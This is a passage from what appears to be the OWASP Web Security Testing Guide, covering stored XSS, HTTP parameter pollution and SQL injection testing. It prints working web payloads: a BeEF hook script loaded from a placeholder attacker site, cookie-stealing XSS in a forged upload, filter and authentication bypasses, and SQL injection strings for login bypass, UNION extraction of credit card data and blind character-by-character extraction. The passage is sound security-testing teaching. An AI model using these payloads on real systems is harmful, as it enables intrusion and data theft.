The input is stored and the XSS payload is executed by the browser when reloading the page. If the input is escaped by the application, testers should test the application for XSS filters. For instance, if the string “SCRIPT” is replaced by a space or by a NULL character then this could be a potential sign of XSS filtering in action. Many techniques exist in order to evade input filters (see testing for reflected XSS) chapter). It is strongly recommended that testers refer to XSS Filter Evasion and Mario XSS Cheat pages, which provide an extensive list of XSS attacks and filtering bypasses. Refer to the whitepapers and tools section for more detailed information.

Leverage Stored XSS with BeEF

Stored XSS can be exploited by advanced JavaScript exploitation frameworks such as BeEF and XSS Proxy.

A typical BeEF exploitation scenario involves:

- Injecting a JavaScript hook which communicates to the attacker’s browser exploitation framework (BeEF)
- Waiting for the application user to view the vulnerable page where the stored input is displayed
- Control the application user’s browser via the BeEF console

The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.

Example: BeEF Injection in `index2.php`:

```
aaa@aa.com"><script src=http://attackersite/hook.js></script>
```

When the user loads the page `index2.php`, the script `hook.js` is executed by the browser. It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks.




Figure 4.7.2-3: Beef Injection Example

This attack is particularly effective in vulnerable pages that are viewed by many users with different privileges.

File Upload

If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary MIME types.

Consider the following HTTP POST request for file upload:

```
POST /fileupload.aspx HTTP/1.1
[…]
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as `image/gif` can instead be set to `text/html`. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.gif"
Content-Type: text/html
```

```
<script>alert(document.cookie)</script>
```

Also consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content as HTML content. For further information about MIME handling, refer to the whitepapers section at the bottom of this chapter.

Gray-Box Testing

Gray-box testing is similar to black-box testing. In gray-box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and data storage might be known by the pen-tester.

Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system. The following steps are recommended:

- Use front-end application and enter input with special/invalid characters
- Analyze application response(s)
- Identify presence of input validation controls
- Access back-end system and check if input is stored and how it is stored
- Analyze source code and understand how stored input is rendered by the application

If source code is available (as in white-box testing), all variables used in input forms should be analyzed. In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

The following table summarizes some special variables and functions to look at when analyzing source code:

PHP	ASP	JSP
`$_GET` - HTTP GET variables	`Request.QueryString` - HTTP GET	`doGet`, `doPost` servlets - HTTP GET and POST
`$_POST` - HTTP POST variables	`Request.Form` - HTTP POST	`request.getParameter` - HTTP GET/POST variables
`$_REQUEST` – HTTP POST, GET and COOKIE variables	`Server.CreateObject` - used to upload files	
`$_FILES` - HTTP File Upload variables		

Note: The table above is only a summary of the most important parameters but, all user input parameters should be investigated.

Tools

- PHP Charset Encoder(PCE) helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.
- Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).
- BeEF is the browser exploitation framework. A professional tool to demonstrate the real-time impact of browser vulnerabilities.
- XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
- Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.
- XSS Assistant Greasemonkey script that allow users to easily test any web application for cross-site-scripting flaws.

- OWASP Zed Attack Proxy (ZAP) is an interactive HTTP/S proxy server for attacking and testing web applications with a built-in scanner.

References

OWASP Resources

- XSS Filter Evasion Cheat Sheet

Books

- Joel Scambray, Mike Shema, Caleb Sima - “Hacking Exposed Web Applications”, Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - “The Web Application’s Handbook - Discovering and Exploiting Security Flaws”, 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert “RSnake” Hansen, Petko “pdp” D. Petkov, Anton Rager, Seth Fogie - “Cross Site Scripting Attacks: XSS Exploits and Defense”, 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- CERT: “CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests”
- Amit Klein: “Cross-site Scripting Explained”
- Gunter Ollmann: “HTML Code Injection and Cross-site Scripting”
- CGISecurity.com: “The Cross Site Scripting FAQ”

Testing for HTTP Verb Tampering

ID
WSTG-INPV-03

This content has been merged into: Test HTTP Methods

Testing for HTTP Parameter Pollution

ID
WSTG-INPV-04

Summary

HTTP Parameter Pollution tests the applications response to receiving multiple HTTP parameters with the same name; for example, if the parameter `username` is included in the GET or POST parameters twice.

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short *HPP*) affects a building block of all web technologies, server and client-side attacks exist.

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. For instance, RFC 3986 simply defines the term *Query String* as a series of field-value pairs and RFC 2396 defines classes of reversed and unreserved query string characters. Without a standard in place, web application components handle this edge case in a variety of ways (see the table below for details).

By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.

Input Validation and Filters Bypass

In 2009, immediately after the publication of the first research on HTTP Parameter Pollution, the technique received attention from the security community as a possible way to bypass web application firewalls.

One of these flaws, affecting *ModSecurity SQL Injection Core Rules*, represents a perfect example of the impedance mismatch between applications and filters. The ModSecurity filter would correctly apply a deny list for the following string: `select 1,2,3 from table`, thus blocking this example URL from being processed by the web server: `/index.aspx?page=select 1,2,3 from table`. However, by exploiting the concatenation of multiple HTTP parameters, an attacker could cause the application server to concatenate the string after the ModSecurity filter already accepted the input. As an example, the URL `/index.aspx?page=select 1&page=2,3` from table would not trigger the ModSecurity filter, yet the application layer would concatenate the input back into the full malicious string.

Another HPP vulnerability turned out to affect *Apple Cups*, the well-known printing system used by many UNIX systems. Exploiting HPP, an attacker could easily trigger a Cross-Site Scripting vulnerability using the following URL: `http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos`. The application validation checkpoint could be bypassed by adding an extra `kerberos` argument having a valid string (e.g. empty string). As the validation checkpoint would only consider the second occurrence, the first `kerberos` parameter was not properly sanitized before being used to generate dynamic HTML content. Successful exploitation would result in JavaScript code execution under the context of the hosting web site.

Authentication Bypass

An even more critical HPP vulnerability was discovered in *Blogger*, the popular blogging platform. The bug allowed malicious users to take ownership of the victim's blog by using the following HTTP request (`https://www.blogger.com/add-authors.do`):

```
POST /add-authors.do HTTP/1.1
[...]

security_token=attackertoken&blogID=attackerblogidvalue&blogID=victimblogidvalue&authorsList=goldshl
ager19test%40gmail.com(attacker email)&ok=Invite
```

The flaw resided in the authentication mechanism used by the web application, as the security check was performed on the first `blogID` parameter, whereas the actual operation used the second occurrence.

Expected Behavior by Application Server

The following table illustrates how different web technologies behave in presence of multiple occurrences of the same HTTP parameter.

Given the URL and querystring: `http://example.com/?color=red&color=blue`

Web Application Server Backend	Parsing Result	Example
ASP.NET / IIS	All occurrences concatenated with a comma	color=red,blue
ASP / IIS	All occurrences concatenated with a comma	color=red,blue
PHP / Apache	Last occurrence only	color=blue
PHP / Zeus	Last occurrence only	color=blue
JSP, Servlet / Apache Tomcat	First occurrence only	color=red
JSP, Servlet / Oracle Application Server 10g	First occurrence only	color=red
JSP, Servlet / Jetty	First occurrence only	color=red
IBM Lotus Domino	Last occurrence only	color=blue
IBM HTTP Server	First occurrence only	color=red
mod_perl, libapreq2 / Apache	First occurrence only	color=red
Perl CGI / Apache	First occurrence only	color=red
mod_wsgi (Python) / Apache	First occurrence only	color=red
Python / Zope	All occurrences in List data type	color=['red','blue']

(source: Appsec EU 2009 Carettoni & Paola)

Test Objectives

- Identify the backend and the parsing method used.
- Assess injection points and try bypassing input filters using HPP.

How to Test

Luckily, because the assignment of HTTP parameters is typically handled via the web application server, and not the application code itself, testing the response to parameter pollution should be standard across all pages and actions. However, as in-depth business logic knowledge is necessary, testing HPP requires manual testing. Automatic tools can only partially assist auditors as they tend to generate too many false positives. In addition, HPP can manifest itself in client-side and server-side components.

Server-Side HPP

To test for HPP vulnerabilities, identify any form or action that allows user-supplied input. Query string parameters in HTTP GET requests are easy to tweak in the navigation bar of the browser. If the form action submits data via POST, the tester will need to use an intercepting proxy to tamper with the POST data as it is sent to the server. Having identified a particular input parameter to test, one can edit the GET or POST data by intercepting the request, or change the query string after the response page loads. To test for HPP vulnerabilities simply append the same parameter to the GET or POST data but with a different value assigned.

For example: if testing the `search_string` parameter in the query string, the request URL would include that parameter name and value:

```
http://example.com/?search_string=kittens
```

The particular parameter might be hidden among several other parameters, but the approach is the same; leave the other parameters in place and append the duplicate:

```
http://example.com/?mode=guest&search_string=kittens&num_results=100
```

Append the same parameter with a different value:

```
http://example.com/?mode=guest&search_string=kittens&num_results=100&search_string=puppies
```

and submit the new request.

Analyze the response page to determine which value(s) were parsed. In the above example, the search results may show `kittens`, `puppies`, some combination of both (`kittens,puppies` or `kittens~puppies` or `['kittens','puppies']`), may give an empty result, or error page.

This behavior, whether using the first, last, or combination of input parameters with the same name, is very likely to be consistent across the entire application. Whether or not this default behavior reveals a potential vulnerability depends on the specific input validation and filtering specific to a particular application. As a general rule: if existing input validation and other security mechanisms are sufficient on single inputs, and if the server assigns only the first or last polluted parameters, then parameter pollution does not reveal a vulnerability. If the duplicate parameters are concatenated, different web application components use different occurrences or testing generates an error, there is an increased likelihood of being able to use parameter pollution to trigger security vulnerabilities.

A more in-depth analysis would require three HTTP requests for each HTTP parameter:

1. Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g. `page?par1=val1`
2. Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. `page?par1=HPP_TEST1`
3. Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. `page?par1=val1&par1=HPP_TEST1`
4. Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.

Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.

Client-Side HPP

Similarly to server-side HPP, manual testing is the only reliable technique to audit web applications in order to detect parameter pollution vulnerabilities affecting client-side components. While in the server-side variant the attacker leverages a vulnerable web application to access protected data or to perform actions that either not permitted or not supposed to be executed, client-side attacks aim at subverting client-side components and technologies.

To test for HPP client-side vulnerabilities, identify any form or action that allows user input and shows a result of that input back to the user. A search page is ideal, but a login box might not work (as it might not show an invalid username back to the user).

Similarly to server-side HPP, pollute each HTTP parameter with `%26HPP_TEST` and look for *url-decoded* occurrences of the user-supplied payload:

- `&HPP_TEST`
- `&HPP_TEST`
- etc.

In particular, pay attention to responses having HPP vectors within `data`, `src`, `href` attributes or forms actions. Again, whether or not this default behavior reveals a potential vulnerability depends on the specific input validation, filtering and application business logic. In addition, it is important to notice that this vulnerability can also affect query string parameters used in XMLHttpRequest (XHR), runtime attribute creation and other plugin technologies (e.g. Adobe Flash's flashvars variables).

Tools

- OWASP ZAP Passive/Active Scanners

References

Whitepapers

- HTTP Parameter Pollution - Luca Carettoni, Stefano di Paola
- Client-side HTTP Parameter Pollution Example (Yahoo! Classic Mail flaw) - Stefano di Paola
- How to Detect HTTP Parameter Pollution Attacks - Chrysostomos Daniel
- CAPEC-460: HTTP Parameter Pollution (HPP) - Evgeny Lebanidze
- Automated Discovery of Parameter Pollution Vulnerabilities in Web Applications - Marco Balduzzi, Carmen Torrano Gimenez, Davide Balzarotti, Engin Kirda

Testing for SQL Injection

ID
WSTG-INPV-05

Summary

SQL injection testing checks if it is possible to inject data into the application so that it executes a user-controlled SQL query in the database. Testers find a SQL injection vulnerability if the application uses user input to create SQL queries without proper input validation. A successful exploitation of this class of vulnerability allows an unauthorized user to access or manipulate data in the database.

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

In general the way web applications construct SQL statements involving SQL syntax written by the programmers is mixed with user-supplied data. Example:

```
select title, text from news where id=$id
```

In the example above the variable `$id` contains user-supplied data, while the remainder is the SQL static part supplied by the programmer; making the SQL statement dynamic.

Because the way it was constructed, the user can supply crafted input trying to make the original SQL statement execute further actions of the user's choice. The example below illustrates the user-supplied data "10 or 1=1", changing the logic of the SQL statement, modifying the WHERE clause adding a condition "or 1=1".

```
select title, text from news where id=10 or 1=1
```

SQL Injection attacks can be divided into the following three classes:

- Inband: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.
- Out-of-band: data is retrieved using a different channel (e.g., an email with the results of the query is generated and sent to the tester).
- Inferential or Blind: there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.

A successful SQL Injection attack requires the attacker to craft a syntactically correct SQL Query. If the application returns an error message generated by an incorrect query, then it may be easier for an attacker to reconstruct the logic of the original query and, therefore, understand how to perform the injection correctly. However, if the application hides the error details, then the tester must be able to reverse engineer the logic of the original query.

About the techniques to exploit SQL injection flaws there are five commons techniques. Also those techniques sometimes can be used in a combined way (e.g. union operator and out-of-band):

- Union Operator: can be used when the SQL injection flaw happens in a SELECT statement, making it possible to combine two queries into a single result or result set.
- Boolean: use Boolean condition(s) to verify whether certain conditions are true or false.
- Error based: this technique forces the database to generate an error, giving the attacker or tester information upon which to refine their injection.
- Out-of-band: technique used to retrieve data using a different channel (e.g., make a HTTP connection to send the results to a web server).
- Time delay: use database commands (e.g. sleep) to delay answers in conditional queries. It is useful when attacker doesn't have some kind of answer (result, output, or error) from the application.

Test Objectives

- Identify SQL injection points.
- Assess the severity of the injection and the level of access that can be achieved through it.

How to Test

Detection Techniques

The first step in this test is to understand when the application interacts with a DB Server in order to access some data. Typical examples of cases when an application needs to talk to a DB include:

- Authentication forms: when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes).
- Search engines: the string submitted by the user could be used in a SQL query that extracts all relevant records from a database.
- E-Commerce sites: the products and their characteristics (price, description, availability, etc) are very likely to be stored in a database.

The tester has to make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests and then test them separately, trying to interfere with the query and to generate an error. Consider also HTTP headers and Cookies.

The very first test usually consists of adding a single quote `'` or a semicolon `;` to the field or parameter under test. The first is used in SQL as a string terminator and, if not filtered by the application, would lead to an incorrect query. The second is used to end a SQL statement and, if it is not filtered, it is also likely to generate an error. The output of a vulnerable field might resemble the following (on a Microsoft SQL Server, in this case):

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

Also comment delimiters (`--` or `/* */` , etc) and other SQL keywords like `AND` and `OR` can be used to try to modify the query. A very simple but sometimes still effective technique is simply to insert a string where a number is expected, as an error like the following might be generated:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Monitor all the responses from the web server and have a look at the HTML/JavaScript source code. Sometimes the error is present inside them but for some reason (e.g. JavaScript error, HTML comments, etc) is not presented to the

user. A full error message, like those in the examples, provides a wealth of information to the tester in order to mount a successful injection attack. However, applications often do not provide so much detail: a simple '500 Server Error' or a custom error page might be issued, meaning that we need to use blind injection techniques. In any case, it is very important to test each field separately: only one variable must vary while all the other remain constant, in order to precisely understand which parameters are vulnerable and which are not.

Standard SQL Injection Testing

Classic SQL Injection

Consider the following SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

```
$username = 1' or '1' = '1
```

```
$password = 1' or '1' = '1
```

The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

If we suppose that the values of the parameters are sent to the server through the GET method, and if the domain of the vulnerable web site is www.example.com, the request that we'll carry out will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&amp;password=1'%20or%20'1'%20=%20'1
```

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.

> In some systems the first row of a user table would be an administrator user. This may be the profile returned in some cases.

Another example of query is the following:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

In this case, there are two problems, one due to the use of the parentheses and one due to the use of MD5 hash function. First of all, we resolve the problem of the parentheses. That simply consists of adding a number of closing parentheses until we obtain a corrected query. To resolve the second problem, we try to evade the second condition. We add to our query a final symbol that means that a comment is beginning. In this way, everything that follows such symbol is considered a comment. Every DBMS has its own syntax for comments, however, a common symbol to the greater majority of the databases is `*`. In Oracle the symbol is `--`. This said, the values that we'll use as Username and Password are:

```
$username = 1' or '1' = '1'))/*
```

```
$password = foo
```

In this way, we'll get the following query:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

(Due to the inclusion of a comment delimiter in the $username value the password portion of the query will be ignored.)

The URL request will be:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&amp;password=foo
```

This may return a number of values. Sometimes, the authentication code verifies that the number of returned records/results is exactly equal to 1. In the previous examples, this situation would be difficult (in the database there is only one value per user). In order to go around this problem, it is enough to insert a SQL command that imposes a condition that the number of the returned results must be one. (One record returned) In order to reach this goal, we use the operator `LIMIT <num>`, where `<num>` is the number of the results/records that we want to be returned. With respect to the previous example, the value of the fields Username and Password will be modified as follows:

```
$username = 1' or '1' = '1')) LIMIT 1/*
```

```
$password = foo
```

In this way, we create a request like the follow:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&amp;password=foo
```

SELECT Statement

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider also the request to a script who executes the query above:

```
http://www.example.com/product.php?id=10
```

When the tester tries a valid value (e.g. 10 in this case), the application will return the description of a product. A good way to test if the application is vulnerable in this scenario is play with logic, using the operators AND and OR.

Consider the request:

```
http://www.example.com/product.php?id=10 AND 1=2
```

```
SELECT * FROM products WHERE id_product=10 AND 1=2
```

In this case, probably the application would return some message telling us there is no content available or a blank page. Then the tester can send a true statement and check if there is a valid result:

```
http://www.example.com/product.php?id=10 AND 1=1
```

Stacked Queries

Depending on the API which the web application is using and the DBMS (e.g. PHP + PostgreSQL, ASP+SQL SERVER) it may be possible to execute multiple queries in one call.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

A way to exploit the above scenario would be:

```
http://www.example.com/product.php?id=10; INSERT INTO users (…)
```

This way is possible to execute many queries in a row and independent of the first query.

Fingerprinting the Database

Even though the SQL language is a standard, every DBMS has its peculiarity and differs from each other in many aspects like special commands, functions to retrieve data such as users names and databases, features, comments line etc.

When the testers move to a more advanced SQL injection exploitation they need to know what the back end database is.

Errors Returned by the Application

The first way to find out what back end database is used is by observing the error returned by the application. The following are some examples of error messages:

MySql:

```
You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '\'' at line 1
```

One complete UNION SELECT with version() can also help to know the back end database.

`SELECT id, name FROM users WHERE id=1 UNION SELECT 1, version() limit 1,1`

Oracle:

`ORA-00933: SQL command not properly ended`

MS SQL Server:

```
Microsoft SQL Native Client error ‘80040e14’
Unclosed quotation mark after the character string

SELECT id, name FROM users WHERE id=1 UNION SELECT 1, @@version limit 1, 1
```

PostgreSQL:

```
Query failed: ERROR: syntax error at or near
"’" at character 56 in /www/site/test.php on line 121.
```

If there is no error message or a custom error message, the tester can try to inject into string fields using varying concatenation techniques:

- MySql: ‘test’ + ‘ing’
- SQL Server: ‘test’ ‘ing’
- Oracle: ‘test’||’ing’
- PostgreSQL: ‘test’||’ing’

Exploitation Techniques

Union Exploitation Technique

The UNION operator is used in SQL injections to join a query, purposely forged by the tester, to the original query. The result of the forged query will be joined to the result of the original query, allowing the tester to obtain the values of columns of other tables. Suppose for our examples that the query executed from the server is the following:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

We will set the following `$id` value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

We will have the following query:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Which will join the result of the original query with all the credit card numbers in the CreditCardTable table. The keyword `ALL` is necessary to get around queries that use the keyword `DISTINCT`. Moreover, we notice that beyond the credit card numbers, we have selected two other values. These two values are necessary because the two queries must have an equal number of parameters/columns in order to avoid a syntax error.

The first detail a tester needs to exploit the SQL injection vulnerability using such technique is to find the right numbers of columns in the SELECT statement.

In order to achieve this the tester can use `ORDER BY` clause followed by a number indicating the numeration of database's column selected:

```
http://www.example.com/product.php?id=10 ORDER BY 10--
```

If the query executes with success the tester can assume, in this example, there are 10 or more columns in the `SELECT` statement. If the query fails then there must be fewer than 10 columns returned by the query. If there is an error message available, it would probably be:

```
Unknown column '10' in 'order clause'
```

After the tester finds out the numbers of columns, the next step is to find out the type of columns. Assuming there were 3 columns in the example above, the tester could try each column type, using the NULL value to help them:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
```

If the query fails, the tester will probably see a message like:

```
All cells in a column must have the same datatype
```

If the query executes with success, the first column can be an integer. Then the tester can move further and so on:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

After the successful information gathering, depending on the application, it may only show the tester the first result, because the application treats only the first line of the result set. In this case, it is possible to use a `LIMIT` clause or the tester can set an invalid value, making only the second query valid (supposing there is no entry in the database which ID is 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
```

Boolean Exploitation Technique

The Boolean exploitation technique is very useful when the tester finds a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).

By using inference methods, it is possible to avoid this obstacle and thus to succeed in recovering the values of some desired fields. This method consists of carrying out a series of boolean queries against the server, observing the answers and finally deducing the meaning of such answers. We consider, as always, the www.example.com domain and we suppose that it contains a parameter named `id` vulnerable to SQL injection. This means that carrying out the following request:

```
http://www.example.com/index.php?id=1'
```

We will get one page with a custom message error which is due to a syntactic error in the query. We suppose that the query executed on the server is:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

Which is exploitable through the methods seen previously. What we want to obtain is the values of the username field. The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. For our examples, we will use the following pseudo-functions:

- SUBSTRING (text, start, length): returns a substring starting from the position “start” of text and of length “length”. If “start” is greater than the length of text, the function returns a null value.
- ASCII (char): it gives back ASCII value of the input character. A null value is returned if char is 0.
- LENGTH (text): it gives back the number of characters in the input text.

Through such functions, we will execute our tests on the first character and, when we have discovered the value, we will pass to the second and so on, until we will have discovered the entire value. The tests will take advantage of the function SUBSTRING, in order to select only one character at a time (selecting a single character means to impose the length parameter to 1), and the function ASCII, in order to obtain the ASCII value, so that we can do numerical comparison. The results of the comparison will be done with all the values of the ASCII table, until the right value is found. As an example, we will use the following value for `Id`:

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

That creates the following query (from now on, we will call it “inferential query”):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

The previous example returns a result if and only if the first character of the field username is equal to the ASCII value 97. If we get a false value, then we increase the index of the ASCII table from 97 to 98 and we repeat the request. If instead we obtain a true value, we set to zero the index of the ASCII table and we analyze the next character, modifying the parameters of the SUBSTRING function. The problem is to understand in which way we can distinguish tests returning a true value from those that return false. To do this, we create a query that always returns false. This is possible by using the following value for `Id`:

```
$Id=1' AND '1' = '2
```

Which will create the following query:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

The obtained response from the server (that is HTML code) will be the false value for our tests. This is enough to verify whether the value obtained from the execution of the inferential query is equal to the value obtained with the test executed before. Sometimes, this method does not work. If the server returns two different pages as a result of two identical consecutive web requests, we will not be able to discriminate the true value from the false value. In these particular cases, it is necessary to use particular filters that allow us to eliminate the code that changes between the two

requests and to obtain a template. Later on, for every inferential request executed, we will extract the relative template from the response using the same function, and we will perform a control between the two templates in order to decide the result of the test.

In the previous discussion, we haven't dealt with the problem of determining the termination condition for out tests, i.e., when we should end the inference procedure. A techniques to do this uses one characteristic of the SUBSTRING function and the LENGTH function. When the test compares the current character with the ASCII code 0 (i.e., the value null) and the test returns the value true, then either we are done with the inference procedure (we have scanned the whole string), or the value we have analyzed contains the null character.

We will insert the following value for the field `Id`:

```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Where N is the number of characters that we have analyzed up to now (not counting the null value). The query will be:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

The query returns either true or false. If we obtain true, then we have completed the inference and, therefore, we know the value of the parameter. If we obtain false, this means that the null character is present in the value of the parameter, and we must continue to analyze the next parameter until we find another null value.

The blind SQL injection attack needs a high volume of queries. The tester may need an automatic tool to exploit the vulnerability.

Error Based Exploitation Technique

An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:
